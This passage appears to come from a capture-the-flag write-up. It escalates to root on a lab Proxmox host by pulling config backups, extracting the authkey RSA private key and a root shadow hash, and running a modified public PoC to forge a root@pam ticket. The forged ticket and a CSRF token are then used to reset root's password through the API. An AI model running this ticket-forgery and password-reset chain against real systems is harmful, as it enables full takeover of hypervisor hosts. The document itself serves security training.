drwxr-xr-x 4 root root 4096 Apr 15 2023 proxmox-stuff

```

Inside the directory we find backup-related scripts:

```
sysadmin@corporate:~$ ls -al /usr/local/bin/proxmox-stuff/

total 44
drwxr-xr-x 4 root root 4096 Apr 15 2023 .
drwxr-xr-x 3 root root 4096 Apr 15 2023 ..
drwxr-xr-x 7 root root 4096 Apr 15 2023 Ansible
drwxr-xr-x 8 root root 4096 Apr 15 2023 .git
-rw-r--r-- 1 root root 1065 Apr 15 2023 LICENSE
-rwxr-xr-x 1 root root 5346 Apr 15 2023 prox_config_backup.sh
-rwxr-xr-x 1 root root 872 Apr 15 2023 prox_config_restore.sh
-rw-r--r-- 1 root root 4810 Apr 15 2023 README.md
-rw-r--r-- 1 root root 698 Apr 15 2023 umount-stale-mount.sh
```

The default directory for the backups is defined as `/var/backups`:

```
sysadmin@corporate:~$ cat /usr/local/bin/proxmox-stuff/prox_config_backup.sh

#!/bin/bash
# Version      0.2.3
# Date        04.18.2022
# Author      DerDanilo
# Contributors aboutte, xmirakulix, bootsie123, phidaux

#####
# Configuration Variables #
#####

# Permanent backups directory
# Default value can be overridden by setting environment variable before running
# prox_config_backup.sh
#   example: export BACK_DIR="/mnt/pve/media/backup"
#   or
#   example: BACK_DIR="." ./prox_config_backup.sh
DEFAULT_BACK_DIR="/var/backups"
<...SNIP...>
```

Inside that directory, we discover two `Proxmox`-related backups:

```
sysadmin@corporate:~$ ls -al /var/backups/

total 62528
drwxr-xr-x 4 root root 4096 Nov 27 2023 .
drwxr-xr-x 12 root root 4096 Apr 8 2023 ..
<...SNIP...>
-rw-r--r-- 1 root root 62739772 Apr 15 2023 proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz
-rw-r--r-- 1 root root 76871 Apr 15 2023 pve-host-2023_04_15-16_09_46.tar.gz
```

We download both of them to our machine for further enumeration.

```
scp -i id_rsa sysadmin@10.9.0.1:/var/backups/proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz .
scp -i id_rsa sysadmin@10.9.0.1:/var/backups/pve-host-2023_04_15-16_09_46.tar.gz .
```

We extract the `proxmox_backup` file first and take a look at its contents:

```
tar xvf proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz

tar: Removing leading `/' from member names
/var/tmp/proxmox-OGXn58aE/proxmoxcron.2023-04-15.15.36.28.tar
/var/tmp/proxmox-OGXn58aE/proxmoxetc.2023-04-15.15.36.28.tar
/var/tmp/proxmox-OGXn58aE/proxmoxlocalbin.2023-04-15.15.36.28.tar
/var/tmp/proxmox-OGXn58aE/proxmoxpve.2023-04-15.15.36.28.tar
/var/tmp/proxmox-OGXn58aE/proxmoxpackages.2023-04-15.15.36.28.list
/var/tmp/proxmox-OGXn58aE/proxmoxreport.2023-04-15.15.36.28.txt
```

We can see that it includes a tarball of `/etc/`, which we extract next:

```
cd var/tmp/proxmox-OGXn58aE
tar xvf proxmoxetc.2023-04-15.15.36.28.tar

tar: Removing leading `/' from member names
/etc/.
/etc/./subgid
/etc/./bash_completion
/etc/./dhcp/
/etc/./dhcp/dhclient-exit-hooks.d/
/etc/./dhcp/dhclient-exit-hooks.d/debug
/etc/./dhcp/dhclient-exit-hooks.d/rfc3442-classless-routes
/etc/./dhcp/dhclient-exit-hooks.d/chrony
/etc/./dhcp/debug
/etc/./dhcp/dhclient.conf
<...SNIP...>
```

The extracted `/etc/` directory includes interesting information, such as the `shadow` file containing the `root` user's hash:

```
head etc/shadow

root:$y$j9T$aDvr52BsFdiUNuI4/T47r0$grp4wnHbERYrBnVrtexaZL6wQUGNjd/DvpOTXwxuGG0:19462:0:99999:7:::
```

However, attempting to brute force it yields no results. We also notice that the `pve/` directory we previously found on the host is empty here:

```
ls -al etc/pve

total 8
drwxr-xr-x  2 outlaw outlaw 4096 Jan  1 1970 .
drwxr-xr-x 96 outlaw outlaw 4096 Apr 15 2023 ..
```

This likely because of the `--one-file-system` flag in this line of the backup script:

```
tar --warning='no-file-ignored' -cvPf "$_filename1" --one-file-system /etc/.
```

Since the `pve` directory is a mounted `fuse` filesystem, it is not included in the backup:

```
sysadmin@corporate:~$ findmnt

TARGET                                SOURCE      FSTYPE     OPTIONS
<...SNIP...>
└─/etc/pve                            /dev/fuse   fuse
rw,nosuid,nodev,relatime,user_id=0,group_id=0,default_permissions,
```

We move on and check out the other archive.

```
tar xvf pve-host-2023_04_15-16_09_46.tar.gz

tar: Removing leading `/' from member names
/etc/pve/
/etc/pve/.debug
/etc/pve/.vmlist
/etc/pve/.members
/etc/pve/lxc
<...SNIP...>
```

Judging by the output, we see that the archive contains the `pve` directory and its files. Crucially, it includes the RSA key we require to exploit the aforementioned CVE.

```
cat etc/pve/priv/authkey.key

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4qucBTokukm1jZus1N5hZKn/OEZ0Qm1hk+20Ye6WtjXpSQtg
EY8mQZiWnp02UrVLOBhCodw/PDM002agZm1RbdN0QVC6dxGgE41QD9qNKhfqHgdr
<...SNIP...>
n4+xaixJCTUE1VEm2KH/7C8yKoytm8HR7eRrq7SJSbWEmVI/1Yhj1A9g2/vrCx01m
GtYXpgsbUgcGgg3Hr9/piitsB1SME6niawdxamT9eLyLNUANHRec
-----END RSA PRIVATE KEY-----
```

As such, we can now make use of the [PoC](#) attached in the disclosure, bearing in mind that it is tailored to PMG, which is not installed on the target.

First, since we already have the private key, we strip out the LFI functionality and keep only the `generate_ticket()` function. We also change the `PMG` in the `plaintext` variable to `PVE`:

```
import subprocess
import base64
import tempfile
import logging
import time

logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)

def generate_ticket(authkey_bytes, username='root@pam', time_offset=-30):
```

```

timestamp = hex(int(time.time()) + time_offset)[2:].upper()
plaintext = f'PVE:{username}:{timestamp}'

authkey_path = tempfile.NamedTemporaryFile(delete=False)
logging.info(f'writing authkey to {authkey_path.name}')
authkey_path.write(authkey_bytes)
authkey_path.close()

txt_path = tempfile.NamedTemporaryFile(delete=False)
logging.info(f'writing plaintext to {txt_path.name}')
txt_path.write(plaintext.encode('utf-8'))
txt_path.close()

logging.info(f'calling openssl to sign')
sig = subprocess.check_output(
    ['openssl', 'dgst', '-sha1', '-sign', authkey_path.name, '-out', '-',
txt_path.name])
sig = base64.b64encode(sig).decode('latin-1')

ret = f'{plaintext}::{sig}'
logging.info(f'generated ticket for {username}: {ret}')

return ret

with open("./etc/pve/priv/authkey.key", "rb") as keyfile:
    generate_ticket(keyfile.read())

```

We run the script to generate the ticket:

```

python3 poc.py

2024-07-12 12:14:16,892 - writing authkey to /tmp/tmp06uca44b
2024-07-12 12:14:16,892 - writing plaintext to /tmp/tmp4b64_d4l
2024-07-12 12:14:16,893 - calling openssl to sign
2024-07-12 12:14:16,905 - generated ticket for root@pam:
PVE:root@pam:66910FEA::QMPnd4YY7OSA0xzVj8/Q1FKR8VUYawU/9UmnEgAAL8w8Tf5Z29203g6t19
eqBYW2vK4I7jOLKnsL1sYoxWzhFIavHP9eI+P57PRXG2JECN3vCsQ17lGoPpxmQQ1YV6UYE+YDtB/sjZD
6WQ4f85E9h1FlwizS7FM5rjX2EbjRT6Csk/LZvJ9MGrT3uuLLEAmuwtd5UAu3IvKLjmBSpaBHKRc29Swb
J79VK8dBELXCXhA1XhENDJqGFrSbwQ5EX6JI5oJMHintv+Et4BdZcvHU2MZ0rvZbLiWUnSsnx7/S+UihM
NWf0gzDPTnxs/5h4UvekPtU1qvxbVw1KDoOI5Wztw==

```

Next, we forward the `Proxmox UI`, which is running on port `8006`, to our machine.

```
ssh -i id_rsa -L 8006:localhost:8006 sysadmin@10.9.0.1
```

According to the [Proxmox documentation](#), we can test whether our ticket works, as follows:

Test auth credentials

Let's display the target node status to test that the ticket creation worked:

```

curl --insecure --cookie "${<cookie}"
https://$APINODE:8006/api2/json/nodes/$TARGETNODE/status | jq '.'

```

The cookie has the format `PVEAuthCookie=<ticket>`. We plug in our parameters and query the `/api2/json/nodes/` endpoint:

```
curl --insecure --cookie "PVEAuthCookie=PVE:root@pam:66910FEA::<...SNIP...>"
https://localhost:8006/api2/json/nodes/ | jq '.'

{
  "data": [
    {
      "maxcpu": 2,
      "maxmem": 4065427456,
      "uptime": 7392,
      "node": "corporate",
      "ssl_fingerprint":
"C2:9C:74:AA:07:52:49:83:B6:1E:D0:13:40:34:7B:5C:40:C1:07:B8:1E:22:ED:C8:73:82:AC
:05:CE:50:C4:56",
      "maxdisk": 11050119168,
      "cpu": 0.0108588351431392,
      "status": "online",
      "mem": 2547302400,
      "disk": 7179055104,
      "type": "node",
      "level": "",
      "id": "node/corporate"
    }
  ]
}
```

We have confirmed that our ticket is valid; however, to make use of the API, we also note:

Additionally, any write (POST/PUT/DELETE) request must include a CSRF prevention token inside the HTTP header.

Normally, the CSRF token is part of the server's response when a client successfully authenticates; however, we can also get it by accessing the `/` endpoint.

```
curl --insecure --cookie "PVEAuthCookie=PVE:root@pam:66910FEA::<...SNIP...>"
https://localhost:8006/ | grep CSRF

CSRFPreventionToken: '6691166C:8qdwX00FAj0JGLQy1xB6aowiTzqJ7pAd1LCquvTQpHA'
```

We now take a look at the PVE [API](#) to see how far our access reaches.

Under [access/password](#), we find an endpoint that allows users to change their passwords by sending a `PUT` request to `/api2/json/access/password`. The only required parameters are the new password and the user ID.

We send the following request to the endpoint in an attempt to change the `root` user's password:

```
curl -X PUT --insecure -H "CSRFPreventionToken:
6691166C:8qdwX00FAj0JGLQy1xB6aowiTzqJ7pAd1LCquvTQpHA" --cookie
"PVEAuthCookie=PVE:root@pam:66910FEA::<...SNIP...>" --data
"password=melomelomelo&userid=root@pam"
https://localhost:8006/api2/json/access/password

{"data":null}
```

We get no errors or success messages, however, when we attempt to SSH as `root` using the new password, we succeed:

```
ssh root@10.9.0.1

root@10.9.0.1's password: melomelomelo
Linux corporate 5.15.131-1-pve #1 SMP PVE 5.15.131-2 (2023-11-14T11:32Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 12 12:50:56 2024 from 10.8.0.2
root@corporate:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be read at `/root/root.txt`.